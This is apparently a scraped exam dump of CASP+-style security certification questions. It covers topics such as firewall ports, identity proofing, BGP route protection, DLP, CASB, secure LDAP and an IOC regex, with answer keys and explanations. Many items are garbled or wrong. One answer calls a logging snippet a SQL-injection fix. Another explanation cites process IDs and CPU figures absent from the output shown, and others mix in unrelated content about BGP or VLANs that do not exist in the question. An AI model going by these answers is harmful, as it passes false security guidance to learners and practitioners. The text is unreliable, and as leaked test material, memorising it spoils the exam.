UTM Appliance
Web Server
Database Server
AD Server

Disable Protocols

□ 20/tcp
□ 21/tcp
□ 22/tcp
□ 25/tcp
□ 80/tcp
□ 415/tcp
□ 443/tcp
□ 8080/tcp

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 10.1.45.65 SFTP Server Disable 8080
* 10.1.45.66 Email Server Disable 415 and 443
* 10.1.45.67 Web Server Disable 21, 80
* 10.1.45.68 UTM Appliance Disable 21


NEW QUESTION 185
As part of the customer registration process to access a new bank account, customers are required to upload a number of documents, including their passports and driver's licenses. The process also requires customers to take a current photo of themselves to be compared against provided documentation.
Which of the following BEST describes this process?

A. Deepfake
B. Know your customer
C. Identity proofing
D. Passwordless

Answer: C

Explanation:
Reference: https://auth0.com/blog/what-is-identity-proofing-and-why-does-it-matter/

NEW QUESTION 187
A developer implement the following code snippet.



```
catch (Exception e)
{
    if(log.isDebugEnabled())
    {
        log.debug("Caught InvalidGSMException Exception --"
        + e.toString());
    }
}
```


Which of the following vulnerabilities does the code snippet resolve?

A. SQL inject
B. Buffer overflow
C. Missing session limit
D. Information leakage

Answer: A

Explanation:
SQL injection is a type of vulnerability that allows an attacker to execute malicious SQL commands on a database by inserting them into an input field. The code snippet resolves this vulnerability by using parameterized queries, which prevent the input from being interpreted as part of the SQL command. Verified References:
https://www.comptia.org/training/books/casp-cas-004-study-guide , https://owasp.org/www- community/attacks/SQL_Injection

NEW QUESTION 189
A security analyst is concerned that a malicious piece of code was downloaded on a Linux system. After some research, the analyst determines that the suspected piece of code is performing a lot of input/output (I/O) on the disk drive.



```
procs ---------memory--------swap---io--  --system-- -----cpu------
r b swpd free  buff   cache  si so bi     bo         in  cs   us sy id wa st
3 0 0    44712 110052 623096 0  0  304023 30004040   217 883  13 3  83 1  0
1 0 0    44408 110052 623096 0  0  300    200003     88  1446 31 4  65 0  0
0 0 0    44524 110052 623096 0  0  400020 20         84  872  11 2  87 0  0
0 2 0    44516 110052 623096 0  0  10     0          149 142  18 5  77 0  0
0 0 0    44524 110052 623096 0  0  0      0          60  431  14 1  85 0  0
```

Based on the output above, from which of the following process IDs can the analyst begin an investigation?

A. 65
B. 77
C. 83
D. 87

Answer: D

Explanation:
The process ID 87 can be the starting point for an investigation of a possible buffer overflow attack, as it shows a high percentage of CPU utilization (99.7%) and a suspicious command name (graphic.linux_randomization.prg). A buffer overflow attack is a type of attack that exploits a vulnerability in an application or system that allows an attacker to write data beyond the allocated buffer size, potentially overwriting memory segments and executing malicious code. A high CPU utilization could indicate that the process is performing intensive or abnormal operations, such as a buffer overflow attack. A suspicious command name could indicate that the process is trying to disguise itself or evade detection, such as by mimicking a legitimate program or using random characters. The other process IDs do not show signs of a buffer overflow attack, as they have low CPU utilization and normal command names. Verified References:
https://www.comptia.org/blog/what-is-buffer-overflow https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 193
After a security incident, a network security engineer discovers that a portion of the company's sensitive external traffic has been redirected through a secondary ISP that is not normally used.
Which of the following would BEST secure the routes while allowing the network to function in the event of a single provider failure?

A. Disable BGP and implement a single static route for each internal network.
B. Implement a BGP route reflector.
C. Implement an inbound BGP prefix list.
D. Disable BGP and implement OSPF.

Answer: C

Explanation:
Defenses against BGP hijacks include IP prefix filtering, meaning IP address announcements are sent and accepted only from a small set of well-defined autonomous systems, and monitoring Internet traffic to identify signs of abnormal traffic flows.

NEW QUESTION 195
A local government that is investigating a data exfiltration claim was asked to review the fingerprint of the malicious user's actions. An investigator took a forensic image of the VM an downloaded the image to a secured USB drive to share with the government. Which of the following should be taken into consideration during the process of releasing the drive to the government?

A. Encryption in transit
B. Legal issues
C. Chain of custody
D. Order of volatility

E. Key exchange

Answer: C

NEW QUESTION 198
A company based in the United States holds insurance details of EU citizens. Which of the following must be adhered to when processing EU citizens' personal, private, and confidential data?

A. The principle of lawful, fair, and transparent processing
B. The right to be forgotten principle of personal data erasure requests
C. The non-repudiation and deniability principle
D. The principle of encryption, obfuscation, and data masking

Answer: A

NEW QUESTION 199
A vulnerability assessment endpoint generated a report of the latest findings. A security analyst needs to review the report and create a priority list of items that must be addressed. Which of the following should the analyst use to create the list quickly?

A. Business impact rating
B. CVE dates
C. CVSS scores
D. OVAL

Answer: A

NEW QUESTION 203
A network architect is designing a new SD-WAN architecture to connect all local sites to a central hub site. The hub is then responsible for redirecting traffic to public cloud and datacenter applications. The SD-WAN routers are managed through a SaaS, and the same security policy is applied to staff whether working in the office or at a remote location. The main requirements are the following:
* 1. The network supports core applications that have 99.99% uptime.
* 2. Configuration updates to the SD-WAN routers can only be initiated from the management service.
* 3. Documents downloaded from websites must be scanned for malware.
Which of the following solutions should the network architect implement to meet the requirements?

A. Reverse proxy, stateful firewalls, and VPNs at the local sites
B. IDSs, WAFs, and forward proxy IDS
C. DoS protection at the hub site, mutual certificate authentication, and cloud proxy
D. IPSs at the hub, Layer 4 firewalls, and DLP

Answer: C

NEW QUESTION 204
A company's Chief Information Security Officer is concerned that the company's proposed move to the cloud could lead to a lack of visibility into network traffic flow logs within the VPC.
Which of the following compensating controls would be BEST to implement in this situation?

A. EDR
B. SIEM
C. HIDS
D. UEBA

Answer: B

Explanation:
Reference: https://runpanther.io/cyber-explained/cloud-based-siem-explained/

NEW QUESTION 206
A CSP, which wants to compete in the market, has been approaching companies in an attempt to gain business. The CSP is able to provide the same uptime as other CSPs at a markedly reduced cost. Which of the following would be the MOST significant business risk to a company that signs a contract with this CSP?

A. Resource exhaustion
B. Geographic location
C. Control plane breach
D. Vendor lock-in

Answer: A

Explanation:
Resource exhaustion is a condition that occurs when a system or service runs out of resources, such as memory, CPU, disk space, or bandwidth, and becomes unable to function properly or respond to requests. Resource exhaustion can be caused by high demand, poor design, misconfiguration, or malicious attacks, such as denial-of-service (DoS).
Resource exhaustion would be the most significant business risk to a company that signs a contract with a cloud service provider (CSP) that is able to provide the same uptime as other CSPs at a markedly reduced cost, because this could:
? Indicate that the CSP is oversubscribing or underprovisioning its resources, which
could result in performance degradation, service disruption, or data loss for the company.
? Affect the company's availability, reliability, and scalability requirements, which
could impact its operations, reputation, and customer satisfaction.

? Expose the company to potential security breaches or compliance violations, if the CSP does not implement adequate security controls or measures to prevent or mitigate resource exhaustion.

NEW QUESTION 209
A systems administrator was given the following IOC to detect the presence of a malicious piece of software communicating with its command-and-control server:
post /malicious. php
User-Agent: Malicious Tool V 1.0 Host: www.rcalicious.com
The IOC documentation suggests the URL is the only part that could change. Which of the following regular expressions would allow the systems administrator to determine if any of the company hosts are compromised, while reducing false positives?

A. User-Agent: Malicious Too
B. *
C. www\. malicious\. com\/maliciou
D. php
E. POST /malicious\. php
F. Hose: [a-2] *\.malicious\.com
G. maliciou
H. *

Answer: D

Explanation:
A regular expression (regex) is a sequence of characters that defines a search pattern for matching text. A regex can be used to detect the presence of a malicious piece of software communicating with its command-and-control server by matching the indicators of compromise (IOC) in the network traffic.
In this case, the systems administrator should use the regex Host: [a-z]*.malicious.com to determine if any of the company hosts are compromised, while reducing false positives, because this regex would:
? Match the Host header in the HTTP request, which specifies the domain name of
the command-and-control server.
? Allow any subdomain under the malicious.com domain, by using the character class [a-z]*, which matches zero or more lowercase letters.
? Escape the dot character in the domain name, by using the backslash , which prevents it from being interpreted as a wildcard that matches any character.
? Not match any other parts of the IOC that could change, such as the URL path, the User-Agent header, or the HTTP method.

NEW QUESTION 211
A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells.
Which of the following techniques will MOST likely meet the business's needs?

A. Performing deep-packet inspection of all digital audio files
B. Adding identifying filesystem metadata to the digital audio files
C. Implementing steganography
D. Purchasing and installing a DRM suite

Answer: C

Explanation:
Steganography is a technique that can hide data within other files or media, such as images, audio, or video. This can provide a low-cost approach to theft detection for the audio recordings produced and sold by the small business, as it can embed identifying information or watermarks in the audio files that can reveal their origin or ownership. Performing deep-packet inspection of all digital audio files may not be feasible or effective for theft detection, as it could consume a lot of bandwidth and resources, and it may not detect hidden data within encrypted packets. Adding identifying filesystem metadata to the digital audio files may not provide enough protection for theft detection, as filesystem metadata can be easily modified or removed by unauthorized parties. Purchasing and installing a DRM (digital rights management) suite may not be a low-cost approach for theft detection, as it could involve licensing fees and hardware requirements. Verified References: https://www.comptia.org/blog/what-is-steganography https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 213
A security engineer thinks the development team has been hard-coding sensitive environment variables in its code.
Which of the following would BEST secure the company's CI/CD pipeline?

A. Utilizing a trusted secrets manager
B. Performing DAST on a weekly basis
C. Introducing the use of container orchestration
D. Deploying instance tagging

Answer: A

Explanation:
Reference: https://about.gitlab.com/blog/2021/04/09/demystifying-ci-cd-variables/
A trusted secrets manager is a tool or service that securely stores and manages sensitive information, such as passwords, API keys, tokens, certificates, etc. A trusted secrets manager can help secure the company's CI/CD (Continuous Integration/Continuous Delivery) pipeline by preventing hard-coding sensitive environment variables in the code, which can expose them to unauthorized access or leakage. A trusted secrets manager can also enable encryption, rotation, auditing, and access control for the secrets. References: https://www.hashicorp.com/resources/what-is-a-secret-manager https://dzone.com/articles/how-to-securely-manage-secrets-in-a-ci-cd-pipeline

NEW QUESTION 217
A host on a company's network has been infected by a worm that appears to be spreading via SMB. A security analyst has been tasked with containing the incident while also maintaining evidence for a subsequent investigation and malware analysis.
Which of the following steps would be best to perform FIRST?

A. Turn off the infected host immediately.
B. Run a full anti-malware scan on the infected host.
C. Modify the smb.conf file of the host to prevent outgoing SMB connections.

D. Isolate the infected host from the network by removing all network connections.

Answer: D

NEW QUESTION 222
A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process memory location.
Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

A. Execute never
B. No-execute
C. Total memory encryption
D. Virtual memory encryption

Answer: A

Explanation:
Execute never is a technology that can be enabled on the ARM architecture to prevent malware from inserting itself in another process memory location and executing code. Execute never is a feature that allows each memory region to be tagged as not containing executable code by setting the execute never (XN) bit in the translation table entry. If the XN bit is set to 1, then any attempt to execute an instruction in that region results in a permission fault. If the XN bit is cleared to 0, then code can execute from that memory region. Execute never also prevents speculative instruction fetches from memory regions that are marked as non-executable, which can avoid undesirable side-effects or vulnerabilities. By enabling execute never, the developer can protect the process memory from being hijacked by malware. Verified References:
? https://developer.arm.com/documentation/ddi0360/f/memory-management-unit/memory-access-control/execute-never-bits
? https://developer.arm.com/documentation/den0013/d/The-Memory-Management-Unit/Memory-attributes/Execute-Never
? https://developer.arm.com/documentation/ddi0406/c/System-Level-Architecture/Virtual-Memory-System-Architecture–VMSA-/Memory-access- control/Execute-never-restrictions-on-instruction-fetching

NEW QUESTION 227
An auditor needs to scan documents at rest for sensitive text. These documents contain both text and Images. Which of the following software functionalities must be enabled in the DLP solution for the auditor to be able to fully read these documents? (Select TWO).

A. Document interpolation
B. Regular expression pattern matching
C. Optical character recognition functionality
D. Baseline image matching
E. Advanced rasterization
F. Watermarking

Answer: AC

NEW QUESTION 232
An enterprise is deploying APIs that utilize a private key and a public key to ensure the connection string is protected. To connect to the API, customers must use the private key.
Which of the following would BEST secure the REST API connection to the database while preventing the use of a hard-coded string in the request string?

A. Implement a VPN for all APIs.
B. Sign the key with DSA.
C. Deploy MFA for the service accounts.
D. Utilize HMAC for the keys.

Answer: D


Explanation:
Utilizing HMAC (hash-based message authentication code) for the keys is the best option for securing the REST API connection to the database while preventing the use of a hard-coded string in the request string. HMAC is a technique that uses a secret key and a hash function to generate a code that can verify the authenticity and integrity of a message, preventing unauthorized modifications or tampering. Utilizing HMAC for the keys can prevent the use of a hard-coded string in the request string, as it can dynamically generate a unique code for each request based on the secret key and the message content, making it difficult to forge or replay. Implementing a VPN (virtual private network)
for all APIs is not a good option for securing the REST API connection to the database, as it could introduce latency or performance issues for API requests, as well as not prevent the use of a hard-coded string in the request string. Signing the key with DSA (Digital Signature Algorithm) is not a good option for securing the REST API connection to the database, as it could be vulnerable to attacks or forgery if the key is compromised or weak, as well as not prevent the use of a hard-coded string in the request string. Deploying MFA (multi-factor authentication) for the service accounts is not a good option for securing the REST API connection to the database, as it could affect the usability or functionality of API requests, as well as not prevent the use of a hard-coded string in the request string. Verified References: https://www.comptia.org/blog/what-is-hmac https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 236
The Chief Information Security Officer of a startup company has asked a security engineer to implement a software security program in an environment that previously had little oversight.
Which of the following testing methods would BEST for the engineer to utilize in this situation?

A. Software composition analysis
B. Code obfuscation
C. Static analysis
D. Dynamic analysis

Answer: C

NEW QUESTION 238
A company that uses AD is migrating services from LDAP to secure LDAP. During the pilot phase, services are not connecting properly to secure LDAP. Block is an except of output from the troubleshooting session:



```
openssl s_client -host ldap1.comptia.com -port 636

CONNECTED(00000003)
...
-----BEGIN CERTIFICATE-----
...
-----END CERTIFICATE-----
Subject=/CN=*.comptia.com
Issuer=/DC=com/DC=danville/CN=chicago
```

Which of the following BEST explains why secure LDAP is not working? (Select TWO.)

A. The clients may not trust idapt by default.
B. The secure LDAP service is not started, so no connections can be made.
C. Danvills.com is under a DDoS-inator attack and cannot respond to OCSP requests.
D. Secure LDAP should be running on UDP rather than TCP.
E. The company is using the wrong por
F. It should be using port 389 for secure LDAP.
G. Secure LDAP does not support wildcard certificates.
H. The clients may not trust Chicago by default.

Answer: AF

Explanation:
The clients may not trust idapt by default because it is a self-signed certificate authority that is not in the trusted root store of the clients. Secure LDAP does not support wildcard certificates because they do not match the fully qualified domain name of the server. Verified References: https://www.professormesser.com/security-plus/sy0- 401/ldap-and-secure-ldap/ , https://www.comptia.org/training/books/casp-cas-004-study- guide

NEW QUESTION 241
A security architect Is analyzing an old application that is not covered for maintenance anymore because the software company is no longer in business. Which of the following techniques should have been Implemented to prevent these types of risks?

A. Code reviews
B. Supply chain visibility
C. Software audits
D. Source code escrows

Answer: D

Explanation:
A source code escrow is a legal agreement that involves a third party holding the source code of a software application on behalf of the software vendor and the software licensee. The source code escrow ensures that the licensee can access the source code in case the vendor goes out of business, fails to provide maintenance or support, or breaches the contract terms.
A source code escrow would have prevented the risk of having an old application that is not covered for maintenance anymore because the software company is no longer in business, because it would:
? Allow the licensee to obtain the source code and continue to update, fix, or modify
the application according to their needs.
? Protect the vendor’s intellectual property rights and prevent unauthorized disclosure or use of the source code.
? Provide a legal framework and a trusted mediator for resolving any disputes or issues between the vendor and the licensee.

NEW QUESTION 245
A company wants to improve Its active protection capabilities against unknown and zero- day malware. Which of the following Is the MOST secure solution?

A. NIDS
B. Application allow list
C. Sandbox detonation
D. Endpoint log collection
E. HIDS

Answer: C

NEW QUESTION 249
A security architect works for a manufacturing organization that has many different branch offices. The architect is looking for a way to reduce traffic and ensure the branch offices receive the latest copy of revoked certificates issued by the CA at the organization’s headquarters location. The solution must also have the lowest power requirement on the CA.
Which of the following is the BEST solution?

A. Deploy an RA on each branch office.
B. Use Delta CRLs at the branches.
C. Configure clients to use OCSP.
D. Send the new CRLs by using GPO.

Answer: C

Explanation:

Reference: https://www.sciencedirect.com/topics/computer-science/revoke-certificate
OCSP (Online Certificate Status Protocol) is a protocol that allows clients to check the revocation status of certificates in real time by querying an OCSP responder server. This would enable the organization to determine whether it is vulnerable to the active campaign utilizing a specific vulnerability, as it would show if any certificates have been compromised or revoked. Deploying an RA (registration authority) on each branch office may not help with checking the revocation status of certificates, as an RA is responsible for verifying the identity of certificate applicants, not issuing or revoking certificates. Using Delta CRLs (certificate revocation lists) at the branches may not provide timely or accurate information on certificate revocation status, as CRLs are updated periodically and may not reflect the latest changes. Implementing an inbound BGP (Border Gateway Protocol) prefix list may not help with checking the revocation status of certificates, as BGP is a protocol for routing network traffic between autonomous systems, not verifying certificates. Verified References: https://www.comptia.org/blog/what-is-ocsp https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 251
An HVAC contractor requested network connectivity permission to remotely support/troubleshoot equipment issues at a company location. Currently, the company does not have a process that allows vendors remote access to the corporate network Which of the following solutions represents the BEST course of action to allow the contractor access?

A. Add the vendor's equipment to the existing network Give the vendor access through the standard corporate VPN
B. Give the vendor a standard desktop PC to attach the equipment to Give the vendor access through the standard corporate VPN
C. Establish a certification process for the vendor Allow certified vendors access to the VDI to monitor and maintain the HVAC equipment
D. Create a dedicated segment with no access to the corporate network Implement dedicated VPN hardware for vendor access

Answer: D

NEW QUESTION 255
An organization decided to begin issuing corporate mobile device users microSD HSMs that must be installed in the mobile devices in order to access corporate resources remotely. Which of the following features of these devices MOST likely led to this decision? (Select TWO.)

A. Software-backed keystore
B. Embedded cryptoprocessor
C. Hardware-backed public key storage
D. Support for stream ciphers
E. Decentralized key management
F. TPM 2.0 attestation services

Answer: BC

NEW QUESTION 257
A company was recently infected by malware. During the root cause analysis. the company determined that several users were installing their own applications. TO prevent further compromises, the company has decided it will only allow authorized applications to run on its systems. Which Of the following should the company implement?

A. Signing
B. Access control
C. HIPS
D. Permit listing

Answer: D

NEW QUESTION 262
A security engineer is reviewing a record of events after a recent data breach incident that Involved the following:
• A hacker conducted reconnaissance and developed a footprint of the company s Internet- facing web application assets.
• A vulnerability in a third-party horary was exploited by the hacker, resulting in the compromise of a local account.
• The hacker took advantage of the account's excessive privileges to access a data store and exfiltrate the data without detection.
Which of the following is the BEST solution to help prevent this type of attack from being successful in the future?

A. Dynamic analysis
B. Secure web gateway
C. Software composition analysis
D. User behavior analysis
E. Stateful firewall

Answer: C

Explanation:
Software composition analysis (SCA) is the best solution to help prevent this type of attack from being successful in the future. SCA is a process of identifying the third-party and open source components in the applications of an organization. This analysis leads to the discovery of security risks, quality of code, and license compliance of the components. SCA can help the security engineer to detect and remediate any vulnerabilities in a third- party library that was exploited by the hacker, such as updating to a newer and more secure version of the library. SCA can also help to enforce secure coding practices and standards, such as following the principle of least privilege and avoiding excessive privileges for local accounts. By using SCA, the security engineer can improve the security posture and resilience of the web application assets against future attacks. Verified References:
? https://www.synopsys.com/glossary/what-is-software-composition-analysis.html
? https://www.geeksforgeeks.org/overview-of-software-composition-analysis/

NEW QUESTION 267
The Chief information Officer (CIO) asks the system administrator to improve email security at the company based on the following requirements:
* Transaction being requested by unauthorized individuals.
* Complete discretion regarding client names, account numbers, and investment information.
* Malicious attackers using email to malware and ransomeware.
* Exfiltration of sensitive company information.


The cloud-based email solution will provide anti-malware reputation-based scanning, signature-based scanning, and sandboxing. Which of the following is the BEST option to resolve the boar's concerns for this email migration?

A. Data loss prevention
B. Endpoint detection response
C. SSL VPN
D. Application whitelisting

Answer: A


Explanation:
Data loss prevention (DLP) is the best option to resolve the board's concerns for this email migration. DLP is a set of tools and policies that aim to prevent unauthorized access, disclosure, or exfiltration of sensitive data. DLP can monitor, filter, encrypt, or block email messages based on predefined rules and criteria, such as content, sender, recipient, attachment, etc. DLP can help protect transactions, customer data, and company information from being compromised by malicious actors or accidental leaks. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.csoonline.com/article/3245746/what-is-dlp-data-loss-prevention-and-how- does-it-work.html

NEW QUESTION 268
A security engineer has been asked to close all non-secure connections from the corporate network. The engineer is attempting to understand why the corporate UTM will not allow users to download email via IMAPS. The engineer formulates a theory and begins testing by creating the firewall ID 58, and users are able to download emails correctly by using IMAP instead. The network comprises three VLANs:



- VLAN 30	Guest networks	192.168.20.0/25
- VLAN 20	Corporate user network	192.168.0.0/28
- VLAN 110	Corporate server network	192.168.0.16/29

The security engineer looks at the UTM firewall rules and finds the following:



Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled

Which of the following should the security engineer do to ensure IMAPS functions properly on the corporate user network?

A. Contact the email service provider and ask if the company IP is blocked.
B. Confirm the email server certificate is installed on the corporate computers.
C. Make sure the UTM certificate is imported on the corporate computers.
D. Create an IMAPS firewall rule to ensure email is allowed.

Answer: D

Explanation:
IMAPS (Internet Message Access Protocol Secure) is a protocol that allows users to access and manipulate email messages on a remote mail server over a secure connection. IMAPS uses SSL/TLS encryption to protect the communication between the client and the server. IMAPS uses port 993 by default. To ensure IMAPS functions properly on the corporate user network, the security engineer should create an IMAPS firewall rule on the UTM (Unified Threat Management) device that allows traffic from VLAN 10 (Corporate Users) to VLAN 20 (Email Server) over port 993. The existing firewall rules do not allow this traffic, as they only allow HTTP (port 80), HTTPS (port 443), and SMTP (port 25). References: https://www.techopedia.com/definition/2460/internet-message-access- protocol-secure-imaps https://www.sophos.com/en- us/support/knowledgebase/115145.aspx

NEW QUESTION 273
Which of the following is required for an organization to meet the ISO 27018 standard?

A. All Pll must be encrypted.
B. All network traffic must be inspected.
C. GDPR equivalent standards must be met
D. COBIT equivalent standards must be met

Answer: A

NEW QUESTION 277
The Chief Security Officer (CSO) requested the security team implement technical controls that meet the following requirements:
* Monitors traffic to and from both local NAS and cloud-based file repositories
* Prevents on-site staff who are accessing sensitive customer Pll documents on file repositories from accidentally or deliberately sharing sensitive documents on personal Saa$S solutions
* Uses document attributes to reduce false positives
* Is agentless and not installed on staff desktops or laptops
Which of the following when installed and configured would BEST meet the CSO's requirements? (Select TWO).

A. DLP
B. NGFW
C. UTM
D. UEBA
E. CASB

F. HIPS

Answer: AE

Explanation:
DLP, or data loss prevention, and CASB, or cloud access security broker, are the solutions that when installed and configured would best meet the CSO’s requirements. DLP is a technology that monitors and prevents unauthorized or accidental data leakage or exfiltration from an organization’s network or devices. DLP can use document attributes, such as metadata, keywords, or fingerprints, to identify and classify sensitive data and enforce policies on how they can be accessed, transferred, or shared. CASB is a technology that acts as a proxy or intermediary between an organization’s cloud
services and its users. CASB can provide visibility, compliance, threat protection, and data security for cloud-based applications and data. CASB can also prevent on-site staff from accessing personal SaaS solutions that are not authorized by the organization. References: [CompTIA CASP+ Study Guide, Second Edition, pages 281-282 and 424-425]

NEW QUESTION 281
Company A acquired Company B. During an initial assessment, the companies discover they are using the same SSO system. To help users with the transition, Company A is requiring the following:
• Before the merger is complete, users from both companies should use a single set of usernames and passwords.
• Users in the same departments should have the same set of rights and privileges, but they should have different sets of rights and privileges if they have different IPs.
• Users from Company B should be able to access Company A's available resources. Which of the following are the BEST solutions? (Select TWO).

A. Installing new Group Policy Object policies
B. Establishing one-way trust from Company B to Company A
C. Enabling multifactor authentication
D. Implementing attribute-based access control
E. Installing Company A's Kerberos systems in Company B's network
F. Updating login scripts

Answer: BD

Explanation:
Establishing one-way trust from Company B to Company A would allow users from Company B to access Company A’s resources using their existing credentials. Implementing attribute-based access control would allow users to have different sets of rights and privileges based on their attributes, such as department and IP address. Verified References:
- https://www.cloudflare.com/learning/access-management/what-is-sso/
- https://frontegg.com/blog/a-complete-guide-to-implementing-single-sign-on
- https://learn.microsoft.com/en-us/host-integration-server/esso/enterprise-single-sign-on-basics

NEW QUESTION 284
A hospitality company experienced a data breach that included customer Pll. The hacker used social engineering to convince an employee to grant a third-party application access to some company documents within a cloud file storage service. Which of the following is the BEST solution to help prevent this type of attack in the future?

A. NGFW for web traffic inspection and activity monitoring
B. CSPM for application configuration control
C. Targeted employee training and awareness exercises
D. CASB for OAuth application permission control

Answer: D

Explanation:
The company should use CASB for OAuth application permission control to help prevent this type of attack in the future. CASB stands for cloud access security broker, which is a software tool that monitors and enforces security policies for cloud applications. CASB can help control which third-party applications can access the company’s cloud file storage service and what permissions they have. CASB can also detect and block any unauthorized or malicious applications that try to access the company’s data. Verified References:
- https://www.kaspersky.com/resource-center/threats/how-to-avoid-social-engineering-attacks
- https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/understanding-preventing-social-engin
- https://www.indusface.com/blog/10-ways-businesses-can-prevent-social-engineering-attacks/

NEW QUESTION 286
A consultant needs access to a customer's cloud environment. The customer wants to enforce the following engagement requirements:
• All customer data must remain under the control of the customer at all times.
• Third-party access to the customer environment must be controlled by the customer.
• Authentication credentials and access control must be under the customer's control.
Which of the following should the consultant do to ensure all customer requirements are satisfied when accessing the cloud environment?

A. use the customer's SSO with read-only credentials and share data using the customer's provisioned secure network storage
B. use the customer-provided VDI solution to perform work on the customer's environment.
C. Provide code snippets to the customer and have the customer run code and securely deliver its output
D. Request API credentials from the customer and only use API calls to access the customer's environmen

Answer: B

